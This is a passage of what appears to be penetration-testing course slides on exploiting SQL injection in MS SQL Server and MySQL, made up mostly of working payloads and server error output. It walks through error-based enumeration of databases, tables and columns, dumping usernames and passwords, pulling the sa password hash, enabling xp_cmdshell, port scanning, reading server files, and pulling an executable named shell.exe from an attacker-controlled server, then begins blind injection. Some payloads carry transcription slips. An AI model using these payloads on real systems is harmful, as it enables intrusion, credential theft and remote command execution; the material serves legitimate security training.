- DB_NAME(): This functions accesses master..sysdatabases table that stores all the databases installed on the server. We will only see the databases user "dbo" has rights on

We have now a list of installed databases and the current database in use.

This time we want to enumerate all the tables in the current database (the same technique can easily be modified to apply to the other databases).

5.4.2. Error Based SQLi Techniques

We will use the following payload scheme:

```
9999 or 1 in (SELECT TOP 1 CAST (name as
varchar(4096)) FROM
%DATABASE%..sysobjects WHERE xtype= 'U' and name
NOT IN ('products') --
```

xtype='U'

- Means that we are only interested in user defined tables

name NOT IN ('products')

- name is a column of the "sysobjects" special table. Every time we find a new table we will append it to the NOT IN list at the next step to ensure we move to a new entry(table)

For each table retrieved from the "e-commerce" database we can recover the schema, that is all the columns defined.

5.4.2. Error Based SQLi Techniques

This information will be essential for our data dump.

```
9999 or 1 in (SELECT TOP 1 CAST
(master..syscolumns.name as varchar(4096))
FROM
e-commerce..syscolumns,e-commerce..sysobjects
WHERE
e-commerce..syscolumns.id=ecommerce..sysobjects.id AND
e-commerce..sysobjects.name = '%TABLENAME%' AND e-
commerce..syscolumns.name NOT IN ('%COLUMN_LIST%') --
```

%TABLENAME% = The table we want to work on

%COLUMN_LIST% = The list of columns we have already found at previous steps of the process

5.4.2. Error Based SQLi Techniques

After so much enumeration, we have come to the data dumping stage:

Here we will retrieve the actual content of the database taking advantage of our understanding of the database structure accrued in the course of our previous techniques.

5.4.3. Enumerating Installed Databases

This is the process to recover **all** the databases installed on the system we have rights on.

We basically have to iterate through all the values in the "name" column of the "*master..sysdatabases*" table.

This is an administrative table and we will always have access to it even if we are running as "*dbo*". This allows any user to list all its assigned databases.

5.4.3. Enumerating Installed Databases

The SQL syntax to use is

```
9999 or 1 in (SELECT TOP 1 CAST(DB_NAME(0)
as varchar(4096))) --
```

`DB_NAME()` is a shortcut to access `master..sysdatabases` that is very handy for our task.

We can use the index argument to enumerate all of them.

Iteration 1

Our iteration will be based on alphabetical order:

9999 or 1 in (SELECT TOP 1 CAST(DB_NAME(0) as varchar(4096))) --

We will be given the first database we have access to.

5.4.3. Enumerating Installed Databases

Error type:
Microsoft OLE DB Provider for SQL Server error '80040e07'
Conversion failed when converting the varchar value 'ecommerce' to data type int.
/ecommerce.asp, line 28

This happens to be the **current database** (the one being used by our vulnerable web application).

So we already have 1 database: "e-commerce"

Iteration 2

The second iteration will have index=1

9999 or 1 in (SELECT TOP 1 CAST(DB_NAME(1) as varchar(4096))) --

We have found out a new database "master"

Error type:
Microsoft OLE DB Provider for SQL Server error '80040e07'
Conversion failed when converting the varchar value 'master' to data type int.
/ecommerce.asp, line 28

Iteration 3

Repeating the same algorithm...

9999 or 1 in (SELECT TOP 1 CAST(DB_NAME(2) as varchar(4096))) --

We have found out a new database is "tempdb"

Error type:
Microsoft OLE DB Provider for SQL Server error '80040e07'
Conversion failed when converting the varchar value 'tempdb' to data type int.
/ecommerce.asp, line 28

Now it should be pretty clear how this process is carried out...

When you won't receive an error anymore, you have reached the end of the enumeration process.

5.4.4. Enumerating Tables


Enumerating all the tables of a SQL Server database involves iterating within the "sysobject" special table of our database.

We will use the following injection:

```
9999 or 1 in (SELECT TOP 1 CAST (name as varchar(4096))
FROM %DATABASE%..sysobject WHERE xtype= 'U') --
```

Wanting to enumerate all the tables in the "ecommerce" database we would end up with this injection

9999 or 1 in (SELECT TOP 1 CAST (name as varchar(4096)) FROM ecommerce..sysobject WHERE xtype= 'U') --



5.4.4. Enumerating Tables

Error type:
Microsoft OLE DB Provider for SQL Server error '80040e07'
Conversion failed when converting the varchar value 'foofoofoo' to data type int.
/ecommerce.asp, line 28

With the previous SQL injection we have retrieved the table named "foofoofoo". We will use this information in the next iterations.

5.4.4. Enumerating Tables

The new injection payload becomes:

```
9999 or 1 in (SELECT TOP 1 CAST (name as varchar(4096))
FROM ecommerce..sysobject WHERE xtype= 'U' and name
NOT IN ('foofoofoo')) --
```

With this injection we are able to retrieve a new table: *products*.

```
Error type:
Microsoft OLE DB Provider for SQL Server error '80040e07'
Conversion failed when converting the varchar value
'products' to data type int.
/ecommerce.asp, line 28
```

5.4.4. Enumerating Tables

The new injection payload becomes:

```
9999 or 1 in (SELECT TOP 1 CAST (name as varchar(4096))
FROM ecommerce..sysobject WHERE xtype= 'U' and name
NOT IN ('foofoofoo','products')) --
```

Uncovering the table *'users*'.

```
Error type:
Microsoft OLE DB Provider for SQL Server error '80040e07'
Conversion failed when converting the varchar value
'users' to data type int.
/ecommerce.asp, line 28
```

5.4.4. Enumerating Tables

The new injection payload becomes:

```
9999 or 1 in (SELECT TOP 1 CAST (name as varchar(4096))
FROM ecommerce..sysobject WHERE xtype= 'U' and name
NOT IN ('foofoofoo','products','users')) –
```

The application does not show any more errors => No more tables are present in the current DB. The enumeration process is finished.

Once we have the tables in the database, the next piece of information needed before actually dump data from it, is the table schema: the collection of columns defined in the table.

5.4.5. Enumerating Columns

We will use the same algorithm presented before with this slightly different injection payload:

```
9999 or 1 in (SELECT TOP 1 CAST
(master..syscolumns.name as varchar(4096))
FROM e-commerce..syscolumns,e-commerce..sysobjects
WHERE
e-commerce..syscolumns.id=ecommerce..sysobjects.id
AND e-commerce..sysobjects.name = '%TABLENAME%' AND e-
commerce..syscolumns.name NOT IN (%LIST%) --
```

Iteration 1


We want to find out the schema of the table "users".

5.4.5. Enumerating Columns

We will use this payload:

```
9999 or 1 in (SELECT TOP 1 CAST
(master..syscolumns.name as varchar(4096)) FROM e-
commerce..syscolumns,e-commerce..sysobjects WHERE e-
commerce..syscolumns.id=ecommerce..sysobjects.id AND e-
commerce..sysobjects.name = 'users' ) --
```

we can retrieve the "id" column



Iteration 2


The "id" column just retrieved will be used to mount the next query:

5.4.5. Enumerating Columns

```
9999 or 1 in (SELECT TOP 1 CAST
(master..syscolumns.name as varchar(4096)) FROM
ecommerce..syscolumns,ecommerce..sysobjects WHERE
ecommerce..syscolumns.id=ecommerce..sysobjects.id AND
ecommerce..sysobjects.name = 'users' AND
ecommerce..syscolumns.name NOT IN ('id')) --
```

and find a new column: "username".


The NOT IN is a more reliable way to iterate through the columns name.



Iteration 3

The "name" column just retrieved will be used to mount the next query:

We have appended the new column name found "username" to the NOT IN list, to ensure we retrieve the next column.



5.4.5. Enumerating Columns

```
9999 or 1 in (SELECT TOP 1 CAST
(master..syscolumns.name as varchar(4096)) FROM e-
commerce..syscolumns,e-commerce..sysobjects WHERE e-
commerce..syscolumns.id=ecommerce..sysobjects.id AND
e-commerce..sysobjects.name = 'users' AND e-
commerce..syscolumns.name NOT IN ('id','username')) --
```

and find a new column: "password"

Iteration 4

Next iteration:

```
9999 or 1 in (SELECT TOP 1 CAST
(master..syscolumns.name as varchar(4096)) FROM
ecommerce..syscolumns,e-commerce..sysobjects WHERE
ecommerce..syscolumns.id=ecommerce..sysobjects.id AND
ecommerce..sysobjects.name = 'users' AND
ecommerce..syscolumns.name NOT IN
('id','username','price')) --
```

We get no more errors meaning that we have reached the end of our process.

The "users" table has the following columns:

- id
- username
- password

After all the enumeration process it is time to actually retrieve data contained in the database.

For a penetration tester (and an malicious user), login credentials are the top target because they allow access to restricted areas for further testing.

Indeed, for this sample we will dump data from the Users table that we have previously enumerated.

5.4.6. Dumping Data

It had the following schema:

- id (int)
- username (varchar)
- password (varchar)

5.4.6. Dumping Data

Error type:
Microsoft OLE DB Provider for SQL Server error '80040e07'
Conversion failed when converting the varchar value '1@' to data type int.
/ecommerce.asp, line 28

When dumping data from the database, it is important to move between records using the Primary key for the schema that in this case is "id".

Error type:
Microsoft OLE DB Provider for SQL Server error '80040e07'
Conversion failed when converting the varchar value '1@' to data type int.
/ecommerce.asp, line 28

So the first step is to retrieve a valid id and use it to retrieve the whole record in the table pertaining to it.

Error type:
Microsoft OLE DB Provider for SQL Server error '80040e07'
Conversion failed when converting the varchar value '1@' to data type int.
/ecommerce.asp, line 28

This is the correct payload to trigger a casting error for a numeric column:

```
9999 or (SELECT TOP 1 CAST(id as varchar)%2bchar(64) FROM users )>0--
```

5.4.6. Dumping Data

Error type:
Microsoft OLE DB Provider for SQL Server error '80040e07'
Conversion failed when converting the varchar value '1@' to data type int.
/ecommerce.asp, line 28

Note: %2b equals to "+". Most browsers translate "+" with a space generating confusion: just use %2b in your browser and you'll be fine.

char(64) concatenates a character ("@") to the id in order to trigger the error. We will just get rid of the character to get the wanted value.

5.4.6. Dumping Data

Error type:
Microsoft OLE DB Provider for SQL Server error '80040e07'
Conversion failed when converting the varchar value '2@' to data type int.
/ecommerce.asp, line 28

The previous injection gave us an id = 1.

Let's get one more valid id, before retrieving the whole records:

```
9999 or (SELECT TOP 1 CAST(id as varchar)%2bchar(64) FROM users WHERE id NOT IN (1) )>0--
```

5.4.6. Dumping Data

Error type:
Microsoft OLE DB Provider for SQL Server error '80040e07'
Conversion failed when converting the varchar value '2@' to data type int.
/ecommerce.asp, line 28

As you can see we've got a new value for the id column (2).

We can move on retrieving data for the two id's.

5.4.6. Dumping Data

Error type:
Microsoft OLE DB Provider for SQL Server error '80040e07'
Conversion failed when converting the varchar value 'admin@imposs1bletof1nd' to data type int.
/ecommerce.asp, line 28

We will use our usual payload to retrieve the data from the database with a small trick:

```
9999 or 1 in (SELECT TOP 1 CAST(username as
varchar(4096))%2bchar(64)%2bpassword FROM users
WHERE id=1) --
```

5.4.6. Dumping Data

Error type:
Microsoft OLE DB Provider for SQL Server error '80040e07'
Conversion failed when converting the varchar value 'admin@imposs1bletof1nd' to data type int.
/ecommerce.asp, line 28

It's easier than you think:

we trigger the error on *username* concatenated with our "@" char concatenated with the *password*.

5.4.6. Dumping Data

Error type:
Microsoft OLE DB Provider for SQL Server error '80040e07'
Conversion failed when converting the varchar value
'admin@imposs1bletof1nd' to data type int.
/ecommerce.asp, line 28

The concatenation char is used for our convenience only, so that we can recognize the different values.

```
The result is: username@password
```

This is a small trick that lets us retrieve a whole recordset

Error type:
Microsoft OLE DB Provider for SQL Server error '80040e07'
Conversion failed when converting the varchar value
'operator@n0ts0e4sy' to data type int.
/ecommerce.asp, line 28

Reading the second record is as easy as this:

```
9999 or 1 in (SELECT TOP 1 CAST(username as
varchar(4096))%2bchar(64)%2bpassword FROM users
WHERE id=2) --
```

5.4.6. Dumping Data

Error type:
Microsoft OLE DB Provider for SQL Server error '80040e07'
Conversion failed when converting the varchar value 'operator@n0ts0e4sy' to data type int.
/ecommerce.asp, line 28

As a normal query, we've just set id=2, to retrieve the second record.

Now it should be clear that retrieving the primary key at the beginning of this process, was a good idea.

So we have collected:

- admin->imposs1bletof1nd
- operator->n0ts0e4sy

SQL Server is a very powerful DBMS, providing advanced features to the Database administrator.

Most of these features are privileged commands.

Users like "*dbo*" are usually not privileged enough to perform these commands.

From a penetration tester point of view, you can exploit these offered features to perform advanced attacking techniques that we will review in this interactive slide.

One of our testing objectives is to retrieve the "*sa*" password.

Once we have this password (SHA-1) hash we can crack it and use tools like *EMS Sql manager* to connect directly to the database and perform any kind of operation (SQL) on the server through a comfortable GUI.

5.4.7. Advanced SQL Server Exploitation

MS SQL Server 2000 :

```
SELECT name, password FROM master..sysxlogins
```

MS SQL Server 2005 :

```
SELECT name, password_hash FROM
master.sys.sql_logins
```

You will need to use the above queries in one of our reviewed payloads.

e.g.

```
9999 or 1 in (SELECT TOP 1 CAST ( name as
varchar(4096)) FROM master..sysxlogins)--
```

Most of these advanced functionalities take advantage of the stored procedure: **xp_cmdshell**

This stored procedures let us execute shell commands using this syntax:

```
EXEC master..xp_cmdshell '%COMMAND%'
```

Xp_cmdshell, however, is not enabled by default, and requires '*sa*' privileges.

If we find out that the web application is accessing the database through the '*sa*' database user and the stored procedure *xp_cmdshell* is disabled we can enable it through:

```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
```

And the following to disable it again:

```
EXEC sp_configure 'xp_cmdshell', 0;
EXEC sp_configure 'show advanced options', 0;
RECONFIGURE;
```

Through SQL Server we can perform a number of tasks on the network helping in our host enumeration process.

Supposed that we are running our database as '*sa*' this is the syntax to issue the PING command:

```
EXEC master.dbo.xp_cmdshell 'ping %IP_ADDRESS%'
```

The above query doesn't show results to a penetration tester.

A possible way to infer whether the host we are pinging is alive or not is to compare the execution time between a host that we are know for sure it is alive and another that we know for sure it is not.

In my lab tests I've found that the ping to the ip address of the host on which SQL server is installed took about 5-8 seconds, while 20-30 seconds to bogus IP (that I previously checked to be not responding to pings).

OPENROWSET is a method, offered by SQL Server, to access the tables of a remote server.

We can exploit this feature to carry out portscanning:

```
SELECT * from
OPENROWSET('SQLOLEDB','uid=sa;pwd=something;Net
work=DBMSSOCN;Address=1.2.3.4,110;timeout=5','s
elect 1')--
```

The address and port is specified in the Address parameter:

1.2.3.4:110

If the port is **closed** we get an error similar to this:

SQL Server does not exist or access denied

If the port is **open**:

General network error. Check your network documentation

If errors are hidden, the timeout (5 seconds) will expire if the port is closed.

Another interesting feature of *xp_cmdshell* is the capability of reading the file system :

```
EXEC master..xp_cmdshell 'dir'
```

This will return the directory listing. Similarly we can provide commands such as: ‘dir c:\’ and so on.

To read the result, we can save the output of the command on a web accessible folder:

```
EXEC master..xp_cmdshell 'dir c:\ >
c:\inetpub\wwwroot\site\dir.txt'--
```

and then just browse to dir.txt:

```
http://site.com/dir.txt
```

SQL Server allows us to read files on the server and putting their content into a table that we will then read through the techniques already reviewed.

```
CREATE TABLE filecontent(line varchar(8000));

BULK INSERT filecontent FROM
'c:\inetpub\wwwroot\default.asp';

DROP TABLE filecontent;
```

Table *filecontent* will contain the content of the file "*default.asp*".

We will be able to read the source code making our tests more reliable.

Uploading files onto the server involves 2 steps:

1) Inserting our file into a table of a SQL database available on the internet that we own.

```
CREATE  TABLE HelperTable (file text)
BULK INSERT HelperTable FROM 'shell.exe' WITH
(codepage='RAW')
```

2) Let the target SQL Server download the file from our database.

```
EXEC xp_cmdshell 'bcp "SELECT * FROM
HelperTable" queryout shell.exe -c -Craw -
S1.2.3.4 -Usa -Pourpass'
```

- `-P` takes the pass to our server for the "sa" account.
- `-S` takes our server address

The target SQL Server will connect to our SQL server, read the exe file in our table and recreate it remotely.

Now that you know everything about advanced exploitation of SQL Server, let us see one more technique to save the results of these stored procedures in a temporary table.

We would then read the result from it using the techniqes shown to dump data.

In order to read the results of a stored procedure we can save the output into a table and then read from it.

Let us see this technique step by step.

1 Creating the temporary table

First thing we want to do is to create a temporary table to hold the stored procedure output:

```
9999 ;create table temptable (output
nvarchar(4096) null);--
```

A varchar "output" column is created in the table

2 Executing xp_cmdshell

```
declare @t nvarchar(4096) set
@t=0x640069007200200063003a005c00 insert into
temptable (output) EXEC master.dbo.xp_cmdshell
@t;alter table temptable add id int not null
identity (1,1)--
```

We declare a variable "t" that we pass to the *xp_cmdshell*.

We will see how to build this var in the next step

We also add an "*id*" column that will help us retrieve the last output in case we want to use this table for multiple executions of *xp_cmdshell*.

3 Building the argument of xp_cmdshell

As we have seen, we pass an argument to xp_cmdshell:

```
0x6400690072002000630003a005c00
```

5.4.8. Reading Stored Procedures Results

We build this string by converting the ASCII code of a char in HEX.

- 64 is the HEX code for "d"
- 69 is the HEX code for "i"
- 72 is the HEX code for "r"
- 20 is the HEX code for " "
- 63 is the HEX code for "c"
- 3a is the HEX code for ":"
- 5c is the HEX code for "\“

00 is inserted after every character of the string.

4 Reading Results

We know the exact schema of the table so we just need to use our CAST technique to have SQL server show errors.

5.4.8. Reading Stored Procedures Results

Retrieve output of the first command

```
9999 or 1 in (SELECT TOP 1 CAST(output as
varchar(4096)) FROM temptable WHERE id=1)--
```

Retrieve output of the second command

```
9999 or 1 in (SELECT TOP 1 CAST(output as
varchar(4096)) FROM temptable WHERE id=2)--
```

…

```
9999 or 1 in (SELECT TOP 1 CAST(output as
varchar(4096)) FROM temptable WHERE id=n)--
```

This way we will be able to send different shell commands and read all the results using the "id".

5 Cleaning

When we are done playing with xp_cmdshell, we should not forget to clean the temporary table:

```
9999; DROP TABLE temptable;--
```

Coliseum Lab : SQL Injection

Lab ID : SQLi.2 – Poema reading club 6

Start your battle in our Coliseum Virtual Lab within a safe sand-boxed and user isolated environment made only for you.
Please refer to the Battle order PDF and to Cicero for help during the lab.
Please refer to WAS360 Forum for further help.

New to Coliseum Lab? Click here to find out how you can get access to it

5.5. Exploiting Blind SQL Injection

Exploiting Blind SQL Injection

While Error based SQL injection can be performed only against MS SQL, Blind sql injection is available on any DBMS because they are not tied to any specific feature or weakness.

In the above paragraph we took advantage of the extreme verbosity of SQL Server while showing error. We were able to directly retrieve the wanted value through just one, although complex, SQL query.

With Blind sql injection we will **guess** the correct value and will infer a correct guess from the web application output.

While Error based SQL injection can be performed only against MS SQL, Blind SQL injections are available on any DBMS because they're not tied to any specific feature or weakness.

In the above paragraph we took advantage of the extreme verbosity of SQL Server while showing error.

We were able to directly retrieve the wanted value through just one, although complex, SQL query.

With Blind SQL injection we will guess the correct value and will infer a correct guess from the web application output.

5.5. Exploiting Blind SQL Injection

As we have seen in the Finding Blind SQL Injections,

we have to recover data from the database by means of condition matching.

Let's study the web application output for a FALSE condition.


Our aim is to find differences between the output between TRUE and FALSE conditions

We want to understand what the output looks like when we have a correct guess.

We will have to find text in the web page code that will **only** appear for the correct guess: this will let us recognize a match from a mismatch.

5.5. Exploiting Blind SQL Injection

In our sample target web application the string "Nokia" appears only when a correct guess is made (condition TRUE).



In Blind SQL injection, we have to guess the correct value iterating through a charset.

If the wanted value is the value of a field in the database we will have to perform an iteration for each of its characters.

If the value of a field is "*Armando*", we will have to make 7 iterations through the whole charset (one per character in the string)!

We will have made a correct guess when the string "*Nokia*" will be met in the output

Since the main difference between Error based/Inband and Blind sql injection is the big numbers of requests performed (and the time consumed as a consequence), our first objective is to narrow down the charset.

The charset will be our iteration space, so the lesser it is, the sooner we will retrieve the correct value.

5.5. Exploiting Blind SQL Injection

Considering the value wanted to be '*dbo*', our iteration will be the following:

1. `9999 or SUBSTRING(user_name(),1,1) = 'a';--`

Output from the web app: **FALSE**

2. `9999 or SUBSTRING(user_name(),1,1) = 'b';--`

Output from the web app: **FALSE**

3. `9999 or SUBSTRING(user_name(),1,1) = 'c';--`

Output from the web app: **FALSE**

4. `9999 or SUBSTRING(user_name(),1,1) = 'd';--`

Output from the web app: **TRUE**

To fully understand the algorithm behind Blind SQL Injection attacks, we will try to retrieve the current database user from a MySQL server.

5.5.1. Finding DB Username through Blind SQL Injection

We want to find the database user name through Blind SQL Injection.

Our charset is [a-zA-z0-9].

Iteration 1

user() is the MySQL function that returns the current database username.

SUBSTRING(string, pos,len) extracts a substring from "string" starting from "pos" for "len" characters. We will have to guess char by char so our length will always be 1.

5.5.1. Finding DB Username through Blind SQL Injection

We will use:


```
9999 or SUBSTRING(user(),1,1)='a';--
```

Basically SUBSTRING returns **true** if the first char is '***a***'.

5.5.1. Finding DB Username through Blind SQL Injection

In our case the query returns **FALSE**.
We made an incorrect guess.

Let us proceed with the next char in the charset.



Iteration 2

Next character in the charset to check is "***b***".

We will use:

9999 or SUBSTRING(user(),1,1)='b';--

5.5.1. Finding DB Username through Blind SQL Injection

The query returns **FALSE**:

Iteration 3

